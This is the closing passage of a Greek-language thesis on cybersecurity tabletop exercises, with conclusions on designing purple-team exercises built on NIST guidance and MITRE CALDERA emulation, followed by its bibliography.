Q2: Οι επιτραπέζιες ασκήσεις μπορούν να συνδράμουν στη βελτίωση των διαδικασιών ενός οργανισμού για την αντιμετώπιση πιθανών επιθέσεων; Οι επιτραπέζιες ασκήσεις μπορούν να προσομοιάσουν πραγματικές επιθέσεις και να εκπαιδεύσουν το προσωπικό ενός οργανισμού στην ανίχνευση αυτών των επιθέσεων και στην αποτροπή τους. Κατά τη διεξαγωγή της επιτραπέζιας άσκησης, οι συμμετέχοντες θα πρέπει να ακολουθούν τις διαδικασίες του οργανισμού για αντιμετώπιση πιθανών επιθέσεων και να καταγράφονται τα λάθη, οι παραλήψεις και τα κενά που πιθανόν να υπάρχουν σε αυτές. Με αυτόν τον τρόπο, μπορεί να γίνεται βελτίωση των διαδικασιών. Με την επανάληψη των επιτραπέζιων ασκήσεων και κάνοντας χρήση κάθε φορά των βελτιωμένων διαδικασιών του οργανισμού, οι διαδικασίες θα συνεχίσουν να βελτιώνονται μέχρι να φτάσουν το επιθυμητό. Παρόλα αυτά, η βελτίωση των διαδικασιών, δεν μπορεί να γίνει από την μία μέρα στην άλλη. Χρειάζονται πολλές διεξαγωγές ασκήσεων οι οποίες με τη σειρά τους πρέπει να είναι σωστά δομημένες με κατάλληλα σενάρια και στόχους. Οι συμμετέχοντες πρέπει να είναι ευαισθητοποιημένοι

κα να αντιμετωπίζουν τις επιτραπέζιες ασκήσεις σαν εργαλείο και όχι σαν αγγαρεία, έτσι ώστε τα αποτελέσματα που θα προκύπτουν να αντικατοπτρίζουν την πραγματικότητα.

Q3: Οι επιτραπέζιες ασκήσεις μπορούν να βοηθήσουν στην κατανόηση των ικανοτήτων εντοπισμού και απόκρισης σε συγκεκριμένους τύπους απειλών; Όπως αναφέρθηκε και πιο πάνω, θέτοντας τους σωστούς στόχους σε μία επιτραπέζια άσκηση μπορεί το σενάριο να προσαρμοστεί για τον σκοπό που το χρειαζόμαστε. Σε περιπτώσεις που ο οργανισμός χρειάζεται να εκπαιδεύσει το προσωπικό του στην κατανόηση των ικανοτήτων εντοπισμού και απόκρισης σε συγκεκριμένους τύπους απειλών, θα πρέπει να επιλέξει ένα συγκεκριμένο σενάριο το οποίο θα περιλαμβάνει τους τύπους απειλών που επιθυμεί να ελέγξει. Έτσι, το προσωπικό μπορεί να εκπαιδευτεί στοχευμένα.

5. Συμπεράσματα

Σε αυτήν τη διατριβή πραγματοποιήθηκε σχεδιασμός επιτραπέζιας άσκησης συνδυάζοντας το πρότυπο NIST με την προσέγγιση μωβ ομάδας και προσαρμόζοντάς την έτσι ώστε να μπορεί να εκτελεστεί με τη χρήση της αυτοματοποιημένης τεχνολογίας CALDERA. Έπειτα παρουσιάστηκε ένας υποθετικός τρόπος εκτέλεσής της, όσο το δυνατόν πιο ρεαλιστικός. Στο κεφάλαιο αυτό καταγράφονται όλα τα συμπεράσματα που προκύπτουν μέσα από τη διατριβή.

Αν και η εκτέλεση της επιτραπέζιας άσκησης και τα αποτελέσματα από αυτήν ήταν υποθετικά, μπορούν να εξαχθούν κάποια σημαντικά συμπεράσματα βασιζόμενα σε αυτήν. Καταρχάς, η υποθετική εκτέλεση δεν είχε υπερβολές ή περικοπές, γεγονός που της δίνει μεγάλες πιθανότητες να συμβεί στην πραγματικότητα. Το σενάριο ήταν δομημένο σε ρεαλιστικά πλαίσια και η υποθετική διεξαγωγή έγινε χρησιμοποιώντας μέσα και παραδοχές οι οποίες ανταποκρίνονται στην πραγματικότητα.. Σημειώνεται, επίσης, πως, παρά το γεγονός ότι αποτελεί υποθετική εκτέλεση, τα μέρη της που αφορούν την προσομοίωση των επιθέσεων μέσω της CALDERA σε συγκεκριμένο πληροφοριακό σύστημα – στόχος καθώς και οι αμυντικοί μηχανισμοί που χρησιμοποιήθηκαν σε αυτό, ήταν πραγματικοί.

Ο σχεδιασμός μίας επιτραπέζιας άσκησης αποτελεί το σημαντικότερο κομμάτι. Η αποτελεσματικότητα της άσκησης μπορεί να εκτοξευτεί όταν αυτή είναι καλά οργανωμένη και ορθά δομημένη. Η οργάνωση ξεκινά από την πρώτη στιγμή, στον καθορισμό του θέματος και κρατά μέχρι και το τελευταίο βήμα, της αξιολόγησης. Οι στόχοι που θα τεθούν πρέπει να είναι πραγματοποιήσιμοι και το σενάριο προσαρμοσμένο σε αυτούς. Από εδώ προκύπτει ότι η ομάδα σχεδίασης πρέπει να απαρτίζεται από προσωπικό το οποίο γνωρίζει τους συμμετέχοντες, τον οργανισμό και τις δυνατότητες σε ότι αφορά το λογιστικό κομμάτι της άσκησης.

Το προσωπικό που είναι υπεύθυνο για τη διεξαγωγή της επιτραπέζιας άσκησης πρέπει να είναι πλήρως ενημερωμένο. Η σημαντικότητα του facilitator κατά τη διεξαγωγή είναι αδιαμφησβήτητη. Για αυτό το λόγο, καλό θα ήταν, τον ρόλο αυτόν, να τον αναλαμβάνει έμπειρο άτομο με γνώσεις σε θέματα εκπαίδευσης και ηγετικές ικανότητες. Η καθοδήγηση μίας μεγάλης ομάδας ατόμων δεν είναι εύκολη. Ο facilitator πρέπει να έχει την ικανότητα να διατηρεί το ενδιαφέρον των συμμετεχόντων, να έχει μεταδοτικότητα και οργανωτικές δεξιότητες. Επιπλέον, πρέπει να μπορεί να προσαρμόζεται σε νέες συνθήκες γιατί πολύ συχνά δεν πάνε όλα βάσει προγράμματος και η ροή της άσκησης θα πρέπει να αλλάξει και να λάβει υπόψη της τα νέα δεδομένα, χωρίς αυτό να επηρεάσει τη ροή εκτέλεσής της και τα αναμενόμενα αποτελέσματά της.

Με τις επιτραπέζιες ασκήσεις μπορούν οι συμμετέχοντες να αναπτύξουν αρκετές δεξιότητες. Αρχικά κοινωνικές δεξιότητες. Μεγάλο μέρος των ασκήσεων βασίζεται σε συζητήσεις. Καλό θα ήταν, με οδηγίες του facilitator, να δίνεται χρόνος για να ακουστεί η άποψη του κάθε συμμετέχοντα, έτσι ώστε άτομα με πιο χαμηλές κοινωνικές δεξιότητες να μην υποσκιάζονται από τους άλλους. Η ανταλλαγή ιδεών κατά τις συζητήσεις, εκτός από κοινωνικές δεξιότητες, μπορεί να προσφέρει και γνώσεις αλλά και γρηγορότερη ανεύρεση λύσης.

Οι συμμετέχοντες, έχουν επίσης τη δυνατότητα να εξασκήσουν τις πρακτικές τους δεξιότητες σε θέματα κυβερνοασφάλειας. Με τις επιτραπέζιες ασκήσεις και τη χρήση συγκεκριμένων εργαλείων, όπως χρησιμοποιήθηκαν στο παράδειγμα της υποθετικής εκτέλεσης που εξετάζει η διατριβή, οι εμπλεκόμενοι μπορούν να εξασκηθούν σε αυτά σε περιβάλλον με όσο το δυνατόν πιο ρεαλιστικές συνθήκες έτσι ώστε να προετοιμαστούν σε περίπτωση πραγματικού συμβάντος. Για να επιτευχθεί αυτός ο στόχος, το σενάριο της επιτραπέζιας άσκησης θα πρέπει να προσαρμοστεί ανάλογα με τα εργαλεία που χρειάζεται ο οργανισμός να εκπαιδεύσει το προσωπικό του. Με τον ίδιο τρόπο, το προσωπικό μπορεί να αποκτήσει και πρακτική εμπειρία όσον αφορά την ανίχνευση και την αντιμετώπιση συγκεκριμένων επιθέσεων. Επιπλέον, το πρακτικό μέρος της επιτραπέζιας άσκησης είναι αυτό που θα αναγκάσει τους εκπαιδευόμενους να ελέγξουν τις θεωρητικές τους γνώσεις στην πράξη. Το γεγονός αυτό, συχνά εξιτάρει τους συμμετέχοντες και τους βοηθά να κρατούν το ενδιαφέρον τους σε όλη τη διάρκεια της άσκησης και εν τέλη, να αφομοιώνουν, με αποτελεσματικότερο τρόπο, τις νέες πληροφορίες.

Τα θετικά αποτελέσματα από την εκτέλεση των επιτραπέζιων ασκήσεων για σκοπούς εκπαίδευσης στην κυβερνοασφάλεια ποικίλουν. Ωστόσο, οι πολλές επαναλήψεις είναι το κλειδί της επιτυχίας για έναν οργανισμό. Με τις πολλαπλές και συχνές διεξαγωγές ασκήσεων, το προσωπικό μαθαίνει να αντιδρά πολύ πιο γρήγορα και αποτελεσματικά. Σε ένα πραγματικό συμβάν τα γεγονότα διαδραματίζονται πολύ γρήγορα, οπότε η ταχύτητα ανταπόκρισης των υπεύθυνων ασφαλείας είναι κάτι το οποίο πρέπει να βελτιώνεται συνεχώς. Επίσης, με τις πολλές επαναλήψεις μπορούν να βελτιώνονται και τα σχέδια ασφαλείας του οργανισμού. Ένα σχέδιο είναι απαραίτητο να βελτιώνεται και να προσαρμόζεται στις νέες απαιτήσεις οι οποίες μπορεί να αλλάξουν είτε από τον οργανισμό είτε από τους εξωτερικούς παράγοντες, αφού διαρκώς δημιουργούνται νέα κακόβουλα εργαλεία. Για τον ίδιο λόγο, η ομάδα ασφαλείας σε θέματα κυβερνοασφάλειας ενός οργανισμού, είναι αδήριτη ανάγκη, να εξελίσσεται και να προσαρμόζεται στα νέα δεδομένα. Όπως προέκυψε και από την υποθετική εκτέλεση της διατριβής, η μπλε ομάδα είναι απαραίτητο να είναι πάντα σε εγρήγορση έτσι ώστε να βρίσκεται ένα βήμα μπροστά από τον επιτιθέμενο.

Βιβλιογραφία

[1] T. Grance , T. Nolan, K. Burke, R. Dudley, G. White and T. Good, "Guide to Test, Training, and Exercise Programs for IT Plans and Capabilities," NIST, Gaithersburg, 2006.

[2] G. . N. Angafor, I. Yevseyeva and Y. He, "Game-based learning: A review of tabletop exercises for," *Security and privacy,* vol. 3, no. 6, p. e126, 2020.

[3] X. Olsen, "ENTERPRISE PURPLE TEAMING: AN EXPLORATORY QUALITATIVE STUDY," Marymount University ProQuest Dissertations Publishing , 2022.

[4] J. Buvat, M. Turner, M. Slatter and R. K. Puttuur, "www.capgemini.com," 2018. [Online]. Available: https://www.caphemini.com/wp-content/uploads/2018/02/the-cybersecurity-talent-gap-v8_web.pdf. [Accessed 11 May 2023].

[5] D. B. Fox, C. . D. McCollum, E. . I. Arnoth and D. . J. Mak, "Cyber Wargaming: Framework for Enhancing Cyber Wargaming with Realistic Business Context," MITRE CORP MCLEAN VAHOMELAND SECURITY SYSTEMS ENGINEERING AND DEVELOPMENT INSTITUTE., 2018.

[6] R. Security, "https://www.rsisecurity.com/," RSI Security, 01 January 2022. [Online]. Available: https://blog.rsisecurity.com/cybersecurity-tabletop-exercise-examples-best-practices-and-considerations/. [Accessed 02 Febuary 2023].

[7] T. Fersch, "https://healthcyber.mitre.org/," MITRE Corporation, Feburary 2021. [Online]. Available: https://healthcyber.mitre.org/blog/resources/cyber-tabletop-exercises/. [Accessed 10 May 2023].

[8] R. Security, "https://blog.rsisecurity.com/," 16 October 2020. [Online]. Available: https://blog.rsisecurity.com/how-to-perform-a-security-incident-response-tabletop-exercise/. [Accessed 16 May 2023].

[9] V. V. Patriciu and A. C. Furtuna, "Guide for Designing Cyber Security Exercises," in *Proceeding of the 8th ESEAS International Conference on E-Activities and information security and privacy pp.172-177*, 2009.

[10] C. Moberly, "https://about.gitlab.com/," GitLab, [Online]. Available: https://about.gitlab.com/handbook/security/threat-management/red-team/purple-teaming/#overview. [Accessed 20 May 2023].

[11] J. Orchilles, "https://github.com/," Scythe.io, 24 April 2023. [Online]. Available: https://github.com/scythe-io/purple-team-exercise-framework. [Accessed 20 May 2023].

[12] E. V. Buggenhout, "Automated adversary emulation using CALDERA," SANS - PENTEST HACKFEST, Berlin, 2019.

[13] C. Peacock, "https://scythe.io/," scythe.io, 16 March 2022. [Online]. Available: https://scythe.io/library/summiting-the-pyramid-of-pain-the-ttp-pyramid. [Accessed 21 May 2023].

[14] R. Alford, D. Lawrence and M. Kouremetis, "CALDERA: A Red-Blue Cyber Operations Automation Platform," MITRE, Bedford, USA, 2022.

[15] T. M. Corporation, "caldera.mitre.org/," MITRE, [Online]. Available: https://caldera.mitre.org/. [Accessed 22 Febuary 2023].

[16] T. M. Corporation, "https://caldera.readthedocs.io/," The MITRE Corporation, 2023. [Online]. Available: https://caldera.readthedocs.io/en/latest/. [Accessed 10 October 2023].

[17] B. Strom, "https://mitre.org," MITRE Corp, 21 September 2018. [Online]. Available: https://medium.com/mitre-attack/att-ck-101-17074d3bc62. [Accessed 23 May 2023].

[18] "MITRE ATT&CK," MITRE Corporation, [Online]. Available: https://attack.mitre.org/. [Accessed 7 October 2023].

[19] A. Applebaum and D. Miller, "Automating Adversary Emulation," The MITRE Corporation, 2017.

[20] S. Grubb, "linux.die.net," web@die.net, [Online]. Available: https://linux.die.net/man/8/auditd. [Accessed 23 October 2023].